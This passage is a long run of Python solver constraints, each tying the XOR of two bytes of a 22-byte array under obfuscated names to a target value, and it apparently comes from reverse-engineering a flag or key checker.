s.add((_0x5a3c72[0x5] ^ _0x5a3c72[19]) + 0x21d == 0x224 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[21]) + 0x1c == 0x97 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[21]) + 0x1e2 == 0x25d )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[11]) + 0x3cf == 0x3d7 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[12]) + 0x8b == 0x9d )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[1]) + 0x11b == 0x133 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[6]) + 0x82 == 0xfb )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[16]) + 0x4c4 == 0x4d6 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[13]) + 0x11d == 0x121 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[19]) + 0x26d == 0x2ba )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[21]) + 0x41a == 0x469 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[20]) + 0x517 == 0x568 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[0]) + 0x154 == 0x187 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[13]) + 0x28a == 0x2a6 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[4]) + 0x331 == 0x39d )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[8]) + 0x88 == 0xf4 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[7]) + 0xc == 0x40 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[10]) + 0x82 == 0xa0 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[2]) + 0x22b == 0x288 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[21]) + 0x138 == 0x195 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[6]) + 0x195 == 0x195 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[8]) + 0x45e == 0x45e )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[7]) + 0x265 == 0x2a3 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[20]) + 0x2cb == 0x2cb )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[16]) + 0x3b9 == 0x3d3 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[15]) + 0xc2 == 0x100 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[19]) + 0x80 == 0xfe )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[7]) + 0x4cd == 0x538 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[11]) + 0x84 == 0xdb )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[10]) + 0x2ed == 0x300 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[14]) + 0x70 == 0x83 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[7]) + 0x8e == 0x8e )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[12]) + 0x121 == 0x152 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[8]) + 0x48 == 0xb7 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[18]) + 0x15b == 0x1ca )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[8]) + 0x519 == 0x585 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[14]) + 0x2a1 == 0x2a4 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[11]) + 0x4f9 == 0x549 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[11]) + 0xf7 == 0xfc )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[3]) + 0x3d3 == 0x404 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[0]) + 0x4a == 0x73 )
```

```
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[1]) + 0x1c0 == 0x212 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[5]) + 0x282 == 0x2d2 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[8]) + 0x52e == 0x52e )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[8]) + 0x521 == 0x55d )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[12]) + 0x321 == 0x379 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[0]) + 0x15e == 0x1d7 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[0]) + 0x16b == 0x1e5 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[3]) + 0x18e == 0x1c9 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[21]) + 0x38e == 0x3d5 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[21]) + 0x446 == 0x4c4 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[14]) + 0x272 == 0x2ab )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[0]) + 0x325 == 0x351 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[1]) + 0x285 == 0x2c0 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[6]) + 0x4ac == 0x518 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[1]) + 0x2e6 == 0x2e6 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[1]) + 0x2e == 0x73 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[21]) + 0x528 == 0x5a3 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[2]) + 0x1f0 == 0x20d )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[19]) + 0x3e7 == 0x452 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[2]) + 0x257 == 0x257 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[5]) + 0x32b == 0x32b )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[16]) + 0x7d == 0x95 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[6]) + 0x48e == 0x4fa )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[12]) + 0x16a == 0x1c2 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[19]) + 0x1fc == 0x25b )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[14]) + 0x3a0 == 0x3d9 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[7]) + 0x2fc == 0x368 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[10]) + 0x32c == 0x36d )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[19]) + 0x46a == 0x4d5 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[10]) + 0x15d == 0x1a3 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[10]) + 0xc1 == 0x112 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[0]) + 0x1da == 0x219 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[17]) + 0x453 == 0x4a9 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[15]) + 0x2d1 == 0x2d1 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[13]) + 0x3a == 0x56 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[11]) + 0x519 == 0x533 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[17]) + 0x87 == 0x87 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[20]) + 0x274 == 0x2b4 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[0]) + 0x129 == 0x197 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[8]) + 0x4da == 0x4da )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[10]) + 0xc9 == 0xd9 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[21]) + 0x4f8 == 0x53a )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[8]) + 0x178 == 0x1a2 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[17]) + 0x52d == 0x541 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[4]) + 0x4a6 == 0x4a6 )
```

```
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[4]) + 0x510 == 0x567 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[2]) + 0x2b == 0x78 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[13]) + 0x2a9 == 0x2e3 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[6]) + 0x48 == 0xb1 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[21]) + 0x4aa == 0x518 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[0]) + 0x31e == 0x333 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[9]) + 0x176 == 0x1b1 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[8]) + 0x44b == 0x4c6 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[2]) + 0x1b4 == 0x1da )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[11]) + 0x2a6 == 0x2f6 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[6]) + 0x16 == 0x19 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[19]) + 0x349 == 0x359 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[15]) + 0x4f4 == 0x4f4 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[2]) + 0x476 == 0x4bf )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[18]) + 0x22f == 0x22f )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[12]) + 0x222 == 0x230 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[17]) + 0x263 == 0x2be )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[21]) + 0x35b == 0x372 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[15]) + 0x307 == 0x343 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[19]) + 0x8f == 0x9f )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[17]) + 0x195 == 0x1e8 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[7]) + 0x1dd == 0x1f2 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[3]) + 0x1b3 == 0x1b8 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[18]) + 0x6a == 0x9e )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[12]) + 0x102 == 0x123 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[0]) + 0x2cc == 0x345 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[4]) + 0x49a == 0x4b1 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[9]) + 0x10b == 0x110 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[6]) + 0x3 == 0x58 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[9]) + 0x2d2 == 0x2e3 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[21]) + 0x47a == 0x47a )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[12]) + 0x3f == 0x97 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[11]) + 0x39b == 0x3eb )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[18]) + 0x1e1 == 0x21d )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[18]) + 0x22a == 0x23f )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[5]) + 0x4fb == 0x567 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[18]) + 0x79 == 0x79 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[19]) + 0x441 == 0x482 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[20]) + 0x523 == 0x59e )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[6]) + 0x4e == 0x9e )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[3]) + 0x52c == 0x5aa )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[18]) + 0x3ce == 0x3f8 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[8]) + 0x1ea == 0x255 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[4]) + 0x15f == 0x176 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[14]) + 0x15 == 0x4e )
```

```
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[16]) + 0x375 == 0x3bf )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[14]) + 0x2e5 == 0x2e7 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[9]) + 0x2d3 == 0x323 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[20]) + 0x1a2 == 0x1e3 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[15]) + 0x2f0 == 0x32b )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[13]) + 0x521 == 0x55b )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[16]) + 0x420 == 0x443 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[15]) + 0x347 == 0x36d )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[18]) + 0x2e4 == 0x2e4 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[19]) + 0x1d6 == 0x1dd )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[8]) + 0x2a2 == 0x2e0 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[20]) + 0x4df == 0x55d )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[20]) + 0x469 == 0x4b0 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[9]) + 0x51a == 0x56e )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[16]) + 0x123 == 0x149 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[17]) + 0x1d2 == 0x1d5 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[2]) + 0x80 == 0x9c )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[21]) + 0x65 == 0x7c )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[7]) + 0x40b == 0x435 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[7]) + 0x123 == 0x149 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[5]) + 0x36c == 0x3b6 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[19]) + 0x3dd == 0x3e4 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[6]) + 0x3d0 == 0x427 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[19]) + 0x2a1 == 0x30c )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[21]) + 0x3 == 0x54 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[9]) + 0x50e == 0x565 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[11]) + 0x533 == 0x533 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[15]) + 0x448 == 0x472 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[16]) + 0x228 == 0x24e )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[16]) + 0x2ad == 0x2d3 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[19]) + 0x52b == 0x57b )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[9]) + 0x1f == 0x3c )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[4]) + 0xa8 == 0xf8 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[11]) + 0xfa == 0x136 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[13]) + 0x1b6 == 0x1e5 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[17]) + 0x8f == 0xd8 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[4]) + 0x518 == 0x56e )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[1]) + 0x77 == 0x81 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[6]) + 0x6d == 0xd9 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[0]) + 0x3a8 == 0x3c9 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[3]) + 0x131 == 0x131 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[5]) + 0x9 == 0x75 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[16]) + 0x2bf == 0x2f2 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[19]) + 0x2bd == 0x2bd )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[3]) + 0x10c == 0x145 )
```

```
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[18]) + 0x4ab == 0x517 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[13]) + 0x43e == 0x493 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[9]) + 0x42e == 0x42e )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[18]) + 0x19f == 0x19f )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[15]) + 0x2d5 == 0x30f )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[5]) + 0x534 == 0x586 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[10]) + 0x3ef == 0x403 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[14]) + 0x215 == 0x21a )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[18]) + 0x2d4 == 0x30e )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[5]) + 0x198 == 0x204 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[3]) + 0x6 == 0x45 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[13]) + 0x2f8 == 0x332 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[8]) + 0x2f1 == 0x2f6 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[16]) + 0x400 == 0x45d )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[5]) + 0x1b0 == 0x1c7 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[10]) + 0x30 == 0x81 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[15]) + 0x4d5 == 0x541 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[12]) + 0x51f == 0x51f )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[17]) + 0x17 == 0x5c )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[2]) + 0x22a == 0x236 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[20]) + 0x41d == 0x498 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[7]) + 0x4dc == 0x4dc )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[21]) + 0x252 == 0x262 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[14]) + 0x3a7 == 0x3fd )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[12]) + 0x161 == 0x16e )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[12]) + 0x3c3 == 0x3f7 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[15]) + 0x2ee == 0x314 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[9]) + 0x2a5 == 0x2e0 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[13]) + 0x1cc == 0x206 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[4]) + 0x533 == 0x59c )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[17]) + 0x4aa == 0x4ad )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[13]) + 0x1dc == 0x232 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[3]) + 0x1bf == 0x228 )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[9]) + 0x20f == 0x24a )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[10]) + 0x1b == 0x61 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[11]) + 0x45f == 0x466 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[4]) + 0x23f == 0x294 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[15]) + 0x48c == 0x4c5 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[1]) + 0x1e1 == 0x236 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[3]) + 0x58 == 0x87 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[2]) + 0x267 == 0x28a )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[7]) + 0x460 == 0x4cc )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[7]) + 0x41e == 0x444 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[12]) + 0x1eb == 0x1f3 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[20]) + 0x538 == 0x595 )
```



```
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[2]) + 0x327 == 0x371 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[3]) + 0x6e == 0x91 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[5]) + 0x4a4 == 0x4fb )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[16]) + 0x40c == 0x456 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[18]) + 0x211 == 0x27c )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[9]) + 0x411 == 0x468 )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[2]) + 0x1cf == 0x1f5 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[15]) + 0x2b5 == 0x330 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[10]) + 0x4d1 == 0x4dd )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[6]) + 0x457 == 0x4af )
s.add((_0x5a3c72[0xf] ^ _0x5a3c72[17]) + 0x340 == 0x3af )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[19]) + 0x4ef == 0x541 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[10]) + 0x1b9 == 0x1c5 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[2]) + 0xf9 == 0x156 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[13]) + 0x155 == 0x158 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[3]) + 0x349 == 0x359 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[2]) + 0x2fa == 0x344 )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[12]) + 0x40b == 0x429 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[20]) + 0x27c == 0x2f7 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[16]) + 0x416 == 0x463 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[15]) + 0x310 == 0x37c )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[17]) + 0x164 == 0x1d3 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[2]) + 0x66 == 0x85 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[2]) + 0x19d == 0x1c3 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[13]) + 0xce == 0x11f )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[13]) + 0x1 == 0x2 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[11]) + 0x234 == 0x236 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[5]) + 0x48f == 0x4e7 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[12]) + 0x21 == 0x80 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[17]) + 0x19 == 0x93 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[18]) + 0x4c4 == 0x530 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[14]) + 0x447 == 0x44e )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[9]) + 0x2e == 0x6e )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[20]) + 0x211 == 0x228 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[19]) + 0x122 == 0x173 )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[21]) + 0x24e == 0x2c9 )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[20]) + 0x11f == 0x136 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[6]) + 0x1c4 == 0x216 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[5]) + 0x263 == 0x26a )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[4]) + 0x2a2 == 0x2a2 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[6]) + 0x38f == 0x3d9 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[13]) + 0x25e == 0x264 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[14]) + 0x1b == 0x1b )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[12]) + 0x402 == 0x411 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[15]) + 0x3ea == 0x3ef )
```

```
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[9]) + 0xf1 == 0x11f )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[3]) + 0xd0 == 0x139 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[8]) + 0x412 == 0x47e )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[12]) + 0x400 == 0x45b )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[16]) + 0x3df == 0x429 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[6]) + 0x79 == 0x79 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[9]) + 0xf2 == 0x149 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[20]) + 0x45f == 0x473 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[1]) + 0x241 == 0x245 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[16]) + 0x3a6 == 0x3c5 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[20]) + 0x352 == 0x352 )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[17]) + 0x44f == 0x4a3 )
s.add((_0x5a3c72[0xd] ^ _0x5a3c72[9]) + 0x162 == 0x163 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[9]) + 0x1a0 == 0x1a2 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[9]) + 0x2a == 0x65 )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[4]) + 0x21e == 0x268 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[14]) + 0x161 == 0x1b3 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[12]) + 0x489 == 0x49b )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[2]) + 0x3c0 == 0x3d2 )
s.add((_0x5a3c72[0xb] ^ _0x5a3c72[19]) + 0x246 == 0x29d )
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[6]) + 0x43a == 0x43a )
s.add((_0x5a3c72[0x12] ^ _0x5a3c72[5]) + 0x501 == 0x56d )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[3]) + 0x170 == 0x1d9 )
s.add((_0x5a3c72[0x11] ^ _0x5a3c72[21]) + 0x108 == 0x11c )
s.add((_0x5a3c72[0x9] ^ _0x5a3c72[16]) + 0x484 == 0x4a1 )
s.add((_0x5a3c72[0x6] ^ _0x5a3c72[1]) + 0x253 == 0x2a5 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[15]) + 0x253 == 0x2be )
s.add((_0x5a3c72[0xa] ^ _0x5a3c72[11]) + 0xa7 == 0xbd )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[20]) + 0x15a == 0x1c8 )
s.add((_0x5a3c72[0x8] ^ _0x5a3c72[4]) + 0x19f == 0x20b )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[7]) + 0x315 == 0x390 )
s.add((_0x5a3c72[0x3] ^ _0x5a3c72[19]) + 0x2f == 0x9d )
s.add((_0x5a3c72[0x2] ^ _0x5a3c72[21]) + 0x14c == 0x1a9 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[4]) + 0x49c == 0x4ee )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[11]) + 0x38e == 0x3d5 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[9]) + 0x425 == 0x465 )
s.add((_0x5a3c72[0xe] ^ _0x5a3c72[7]) + 0x107 == 0x140 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[6]) + 0x330 == 0x347 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[12]) + 0x21d == 0x26c )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[7]) + 0x461 == 0x461 )
s.add((_0x5a3c72[0xc] ^ _0x5a3c72[9]) + 0xd2 == 0xe1 )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[2]) + 0x355 == 0x36d )
s.add((_0x5a3c72[0x1] ^ _0x5a3c72[19]) + 0x3f0 == 0x445 )
s.add((_0x5a3c72[0x0] ^ _0x5a3c72[4]) + 0x1bb == 0x234 )
s.add((_0x5a3c72[0x10] ^ _0x5a3c72[2]) + 0x48 == 0x48 )
```

```
s.add((_0x5a3c72[0x4] ^ _0x5a3c72[14]) + 0x445 == 0x49a )
s.add((_0x5a3c72[0x7] ^ _0x5a3c72[2]) + 0x4d == 0x73 )
s.add((_0x5a3c72[0x14] ^ _0x5a3c72[0]) + 0x1b3 == 0x221 )
s.add((_0x5a3c72[0x13] ^ _0x5a3c72[20]) + 0x30f == 0x31f )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[18]) + 0x8e == 0x109 )
s.add((_0x5a3c72[0x5] ^ _0x5a3c72[17]) + 0xfd == 0x100 )
s.add((_0x5a3c72[0x15] ^ _0x5a3c72[16]) + 0x238 == 0x295 )
